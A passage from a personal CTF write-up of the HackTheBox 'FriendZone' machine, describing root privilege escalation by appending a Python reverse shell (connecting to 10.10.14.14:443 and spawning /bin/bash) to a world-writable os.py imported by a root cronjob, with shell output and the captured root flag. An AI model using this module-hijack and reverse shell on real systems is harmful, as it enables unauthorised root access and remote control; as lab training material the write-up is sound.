3. friend@FriendZone:/usr/lib/python2.7$ python -c 'import sys; print
"\n".join(sys.path)'

/usr/lib/python2.7
/usr/lib/python2.7/plat-x86_64-linux-gnu
/usr/lib/python2.7/lib-tk
/usr/lib/python2.7/lib-old
/usr/lib/python2.7/lib-dynload
/usr/local/lib/python2.7/dist-packages
/usr/lib/python2.7/dist-packages
4. See more about python library hacking at this link. He is a famous hacker
like 0xdf, ippsec, etc...
5. https://rastating.github.io/privilege-escalation-via-python-library-
hijacking/
6. We can also locate os.py using the locate command. Most times locate is not
```

```
available but on this server it is.
7. friend@FriendZone:/usr/lib/python2.7$ locate os.py
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.py
/usr/lib/python2.7/dist-packages/samba/provision/kerberos.pyc
/usr/lib/python2.7/encodings/palmos.py
/usr/lib/python2.7/encodings/palmos.pyc
/usr/lib/python3/dist-packages/LanguageSelector/macros.py
/usr/lib/python3.6/os.py
/usr/lib/python3.6/encodings/palmos.py
8. One big brain fart I had was when looking at the os.py permissions the first
time when I ran.
>>> $ find -type f -writable -ls
       98      28 -rw-rw-r--    1 friend   friend      25583 Jan 15  2019
./os.pyc
    20473      28 -rwxrwxrwx    1 root     root        25910 Jan 15  2019 ./os.py
9. I did not pay attention to os.py being writable by everyone!
```

PrivESC in a nutshell. See image below.



Giving props and putting it all together. I messed up on automating the attack using savitar's walk-through and in the 0xdf walk-through I understood everything but explain it to me like I'm 5 was absent in the walk-through this time. Well, this other walk-through by `https://sparshjazz.medium.com/hackthebox-friendzone-writeup-6467d0be83bf` sparshjazz was really thorough in his explanation.

1. In case the image gets deleted. I also included the text version of 'Hijacking python module from PrivESC'
2. HIJACKING PYTHON MODULE/LIBRARY TO PRIVILEGE ESCALATE

Here is the Game Plan ! WE WILL HIJACK THE PYTHON MODULE “OS”

Since reporter.py is running as root every minute as a cronjob and is importing os library of python which i showed above.and we have write access to os library, what we can do is add a python reverse shell to the os.py library so that when reporter.py runs as root, it imports os library which has our reverse shell.

You can find python reverse shells in pentestmonkey (go and google it). However make sure remove os from os.dup from every line. Finally this is what our reverse shell code will look like

```
def _make_statvfs_result(tup, dict):
    return statvfs_result(tup, dict)

def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass
import socket,os,pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.14",443))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
```


The practical steps to achieve root

1. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
2. Get the reverse shell and remove dup. See below for more explanation.
3. Take the below payload we got from pentestmonkey python script.

```
import socket,os,pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.14",443))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
```

4. Paste it at the bottom of os.py and you should have a shell in a minute. The file is gigantic so press "ATL /" to go to the bottom of the nano file. Do not forget to setup your nc listener first.
5. SUCCESS
6. ▷ sudo nc -nlvp 443

```
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.123 53056
root@FriendZone:~# cat /root/root.txt
cat /root/root.txt
271992180d852c1e3e9fc03a875c2559
root@FriendZone:~#
```



Post Exploitation. I recommend reading Python Library Hijacking. Link in resource section. I also recommend S4vitar walk-through on this box on YouTube. He creates a python script to automate the escalation to Root. Very interesting. Another one bites the dust. Bye thanks for reading.